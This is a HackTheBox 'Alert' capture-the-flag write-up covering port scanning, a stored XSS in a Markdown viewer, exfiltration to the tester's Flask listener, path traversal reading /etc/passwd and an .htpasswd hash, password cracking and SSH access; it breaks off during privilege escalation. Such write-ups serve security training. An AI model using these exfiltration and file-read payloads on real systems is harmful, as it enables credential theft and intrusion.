LAB REPORT

HackTheBox - Alert

Machine Card Info

Difficulty : Easy

Release Date : 2024-11-23

Points : 20

Operating System : Linux

Table of Contents

1 Presentation

1.1 📃 Rules

Hack The Box provides a platform for cybersecurity enthusiasts to develop technical skills through simulated systems. Following ethical and fair conduct rules is crucial to ensure a positive experience for the whole community. Here are the main rules to observe during CTFs on Hack The Box.

No Attacking Infrastructure Outside of Labs
All penetration testing and intrusion activities must be limited to the machines and environments provided by Hack The Box. Any attempt to access external infrastructure is strictly prohibited and can result in severe penalties, including a platform ban.

No Solution Disclosure
Solution discovery is part of the learning process. Sharing solutions, flags, or specific techniques in public forums, on social media, or even privately with other members without their consent is prohibited. It deprives other participants of the learning experience.

Confidentiality of Flags
Flags are the objectives of each challenge, and each player should obtain them independently. Sharing flags or distributing them in raw or coded forms is against the rules and can lead to disqualification.

Use of Personal Scripts and Tools with Caution
Participants may use open-source tools or personal scripts to complete challenges, but scripts that compromise machine stability are prohibited. For example, Denial of Service (DoS) attacks are strictly banned as they degrade other users' experience.

Respect the Community
Hack The Box encourages a collaborative atmosphere where participants can support one another within the rules. Harassment, intimidation, or disrespectful behavior toward other community members is prohibited. Discussions should remain courteous and constructive, even in cases of disagreement.

Report Platform Bugs and Vulnerabilities
If a participant discovers a bug or vulnerability within the Hack The Box platform itself, they should report it to administrators immediately. Exploiting any flaw in the HTB infrastructure for advantage or to cause disruptions is strictly forbidden.

Forum Use and Spoilers
HTB forums and discussion sections are there to help users progress, but spoilers (revealing elements that give away direct answers or overly specific hints) should be avoided. Discussions should be about sharing general methods without compromising the challenge for other participants.

Respect Copyright
Using protected content without permission, including tools, scripts, or solutions written by others without their consent, can lead to disciplinary actions.

1.2 ✏️ Detailed description

Alert is a new HackTheBox machine created to practice some exploitation techniques. First, we will exploit a XSS in the Markdown upload page to leak credentials. Finally, a misconfiguration in crontab will allow us to execute malicious code as root and obtain a reverse shell.

The scope of this pentest included:

- IP Victim : **10.10.11.44**
- IP Attacker : **10.10.14.20**

2 Final Report

2.1 🔎 Enumeration

Let's start with a port scan. Use **RustScan** with the following syntax :

```
rustscan -a 10.10.11.44 -r 1-65535 -- -A -oN nmap.txt
```

Wait a few seconds for result :

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 7e462c466ee6d1eb2d9d3425e63614a7 (RSA)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://alert.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   14.25 ms 10.10.14.1
2   14.36 ms 10.10.11.44
```

Note: Some parts were removed to reduce the output size.

So, there are two open ports : **22** and **80**. The **SSH** version doesn't seem vulnerable. We will focus on the web server.


Add `alert.htb` to the `/etc/hosts` file. Launch in background a **vhost** and **web enumeration** before start to manually enumerate the web server :

```
# Vhost enum :
ffuf -w /opt/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host:
FUZZ.alert.htb" -u http://alert.htb --fw 20
```

```
# Dir enum :
gobuster dir --url http://alert.htb -w /opt/seclists/Discovery/Web-Content/big.txt -x
html,php,txt,zip,bak
```

Manual Enumeration


Open a web browser and go to `http://alert.htb/` :



We can upload `.md` files. Try to upload this one :

```
# Hello

## Title 2

Don't click !


<script>alert('XSS')</script>

Oops :(
```


The javascript is executed :



alert.htb

xss

It's good but not really useful in this context. Look at the **About Us** section :



About Us

Hello! We are Alert. Our service gives you the ability to view MarkDown. We are reliable, secure, fast and easy to use. If you experience any problems with our service, please let us know. Our administrator is in charge of reviewing contact messages and reporting errors to us, so we strive to resolve all issues within 24 hours. Thank you for using our service!

© 2024 Alert. All rights reserved.

This sentence is a hint :


```
Our administrator is in charge of reviewing contact messages and reporting errors to us,
[...]
```

When a markdown file is uploaded, a share button spawn in the right down corner. A **Contact Us** page is also available. Our goal will be to **send a link to the malicious markdown file** thanks to the contact page.

Check the background scan results :

```
# Ffuf :
statistics              [Status: 401, Size: 467, Words: 42, Lines: 15, Duration: 14ms]

# Gobuster :
/contact.php          (Status: 200) [Size: 24]
/css                  (Status: 301) [Size: 304] [--> http://alert.htb/css/]
/index.php            (Status: 302) [Size: 660] [--> index.php?page=alert]
/messages             (Status: 301) [Size: 309] [--> http://alert.htb/messages/]
/messages.php         (Status: 200) [Size: 1]
```

There is a subdomain. Add `statistics.alert.htb` to `/etc/hosts`. Now, go to `http://statistics.alert.htb` :



statistics.alert.htb

This site is asking you to sign in.

Username

Password

A *Basic Auth* is present.

Return to `http://alert.htb` and go to `/messages.php`. This web page seems to be empty.

2.2 🔨 Foothold

Read Messages

To exploit the XSS, we need to :

- Create a python server :


```
from flask import Flask, request
from flask_cors import CORS

app = Flask(__name__)
CORS(app)

@app.route('/steal', methods=['POST'])
def steal():
    content = request.json.get('content', '')
    print(f"Données volées : {content}")
    with open("stolen_data.txt", "a") as f:
        f.write(content + "\n")
    return "Données reçues", 200

if __name__ == '__main__':
    app.run(host='10.10.14.20', port=8001)
```

- Create a malicious `.md` file :

```
<script>
    fetch('/messages.php')
        .then(response => {
            if (!response.ok) {
                throw new Error(`Error : ${response.statusText}`);
            }
            return response.text();
        })
        .then(data => {
            fetch('http://10.10.14.20:8001/steal', {
                method: 'POST',
                headers: { 'Content-Type': 'application/json' },
                body: JSON.stringify({ content: data })
            });
        })
        .catch(error => console.error("Error :", error));
</script>
```

Here, the goal is to read the `/messages.php` and send the response to our python server.

Upload, copy the share link and send it :



Contact Us


localhot@local.hot

http://alert.htb/visualizer.php?link_share=674a3d0761e2c5.15587544.md

Send

© 2024 Alert. All rights reserved.

Look on your server side :



```
Installing collected packages: flask_cors
Successfully installed flask_cors-5.0.0
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with
 the system package manager, possibly rendering your system unusable.It is recommended to use a virtual
 environment instead: https://pip.pypa.io/warnings/venv. Use the --root-user-action option if you know
what you are doing and want to suppress this warning.
[Nov 29, 2024 - 23:15:12 (CET)] exegol-hackthebox Alert # python3 server.py
 * Serving Flask app 'server'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI
server instead.
 * Running on http://10.10.14.20:8001
Press CTRL+C to quit
10.10.14.20 - - [29/Nov/2024 23:15:34] "OPTIONS /steal HTTP/1.1" 200 -
Données volées :

10.10.14.20 - - [29/Nov/2024 23:15:34] "POST /steal HTTP/1.1" 200 -
10.10.11.44 - - [29/Nov/2024 23:16:05] "OPTIONS /steal HTTP/1.1" 200 -
Données volées : <h1>Messages</h1><ul><li><a href='messages.php?file=2024-03-10_15-48-34.txt'>2024-03-1
0_15-48-34.txt</a></li></ul>

10.10.11.44 - - [29/Nov/2024 23:16:05] "POST /steal HTTP/1.1" 200 -
```


The `messages.php` has a `?file=` parameter, to maybe read a specific file. If you try to read `messages.php?file=2024-03-10_15-48-34.txt`, it won't work. Here too, the file seems to be empty.

Local File Inclusion

The `?file=` parameter could be vulnerable to **LFI**. Test it by changing the URL in the `fetch` function :

```
fetch('/messages.php?file=../../../../../../../etc/passwd')
```

Send it and check the result :




```
10.10.11.44 - - [29/Nov/2024 23:31:31] "OPTIONS /steal HTTP/1.1" 200 -
Données volées : <pre>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
```

Now, we can try to read the *Apache* configuration file :

```
fetch('/messages.php?file=../../../../../../../../../etc/apache2/sites-enabled/000-default.conf')
```

Look at the response :



```

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

<VirtualHost *:80>
    ServerName statistics.alert.htb

    DocumentRoot /var/www/statistics.alert.htb

    <Directory /var/www/statistics.alert.htb>
        Options FollowSymLinks MultiViews
        AllowOverride All
    </Directory>

    <Directory /var/www/statistics.alert.htb>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride All
        AuthType Basic
        AuthName "Restricted Area"
        AuthUserFile /var/www/statistics.alert.htb/.htpasswd
        Require valid-user
    </Directory>
```

We know where the `.htpasswd` for `statistics.alert.htb` is located. Leak it :


```
<pre>
albert:$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/
</pre>
```

2.3 🔱 User Escalation

Albert is one of the users present on the box. Try to crack the hash with **JohnTheRipper** :

```
# Analyze hash :
exegol-hackthebox Alert # haiti '$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/'

MD5 (APR) [HC: 1600] [JtR: md5crypt-long]
Apache MD5 [HC: 1600] [JtR: md5crypt-long]
md5apr1 [HC: 1600] [JtR: md5crypt-long]
crypt(3) MD5 [HC: 1600] [JtR: md5crypt-long]

# JohnTheRipper :
john web_hash --wordlist=/opt/rockyou.txt --format=md5crypt-long
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
manchesterunited (albert)
1g 0:00:00:00 DONE (2024-11-29 23:41) 14.29g/s 41142p/s 41142c/s 41142C/s meagan..soccer9
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Albert may re-use credentials for a other service like **SSH** :



```
Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or
proxy settings


Last login: Fri Nov 29 17:30:19 2024 from 10.10.16.7
albert@alert:~$ id
uid=1000(albert) gid=1000(albert) groups=1000(albert),1001(management)
albert@alert:~$ pwd
/home/albert
albert@alert:~$ ls
pspy64  user.txt
albert@alert:~$
```

`albert:manchesterunited` ... and yes !

2.4 〽️ Privilege Escalation

Albert is a member of **management** group :

```
albert@alert:~$ id
uid=1000(albert) gid=1000(albert) groups=1000(albert),1001(management)
albert@alert:~$
```

List directories in `/opt` :

```
albert@alert:/opt$ ls -la
total 16
drwxr-xr-x  4 root root 4096 Oct 12 00:58 .
drwxr-xr-x 18 root root 4096 Nov 14 10:55 ..
drwxr-xr-x  3 root root 4096 Mar  8  2024 google
drwxrwxr-x  7 root root 4096 Oct 12 01:07 website-monitor
albert@alert:/opt$
```

The `website-monitor` folder seems interesting. List its content :

```
albert@alert:/opt/website-monitor$ ls -la
total 96
drwxrwxr-x 7 root root        4096 Oct 12 01:07 .
drwxr-xr-x 4 root root        4096 Oct 12 00:58 ..
drwxrwxr-x 2 root management  4096 Nov 29 18:03 config
drwxrwxr-x 8 root root        4096 Oct 12 00:58 .git
drwxrwxr-x 2 root root        4096 Oct 12 00:58 incidents
-rwxrwxr-x 1 root root        5323 Oct 12 01:00 index.php
---------------------------------------
```

As we can see, the `config` folder is owned by `root` and `management` group. Check the content :

```
albert@alert:/opt/website-monitor/config$ ls -la
total 12
drwxrwxr-x 2 root management 4096 Nov 30 10:34 .
drwxrwxr-x 7 root root       4096 Oct 12 01:07 ..
